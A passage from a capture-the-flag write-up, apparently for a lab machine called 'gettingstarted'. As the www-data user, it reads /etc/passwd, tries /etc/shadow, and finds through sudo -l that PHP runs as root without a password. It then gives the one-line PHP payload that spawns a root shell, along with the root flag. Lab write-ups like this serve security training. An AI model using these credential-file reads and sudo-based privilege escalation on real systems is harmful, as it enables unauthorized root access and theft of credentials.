sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mrb3n:x:1000:1000:mrb3n:/home/mrb3n:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:112:117:MySQL Server,,,:/nonexistent:/bin/false
www-data@gettingstarted:/$ cat /etc/shadow
cat: /etc/shadow: Permission denied
www-data@gettingstarted:/$
I ran the sudo -l command to check what privileges the www-data user has.
ww-data@gettingstarted:/var/www/html/admin$ sudo -l
Matching Defaults entries for www-data on gettingstarted:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on gettingstarted:
    (ALL : ALL) NOPASSWD: /usr/bin/php
The output showed that www-data can run /usr/bin/php as root without needing a password (NOPASSWD).
This means I can use PHP to execute commands with root privileges.
payload used
www-data@gettingstarted:sudo /usr/bin/php -r 'system("/bin/bash -p");'

Root Flag : f1fba6e9f71efb2630e6e34da6387842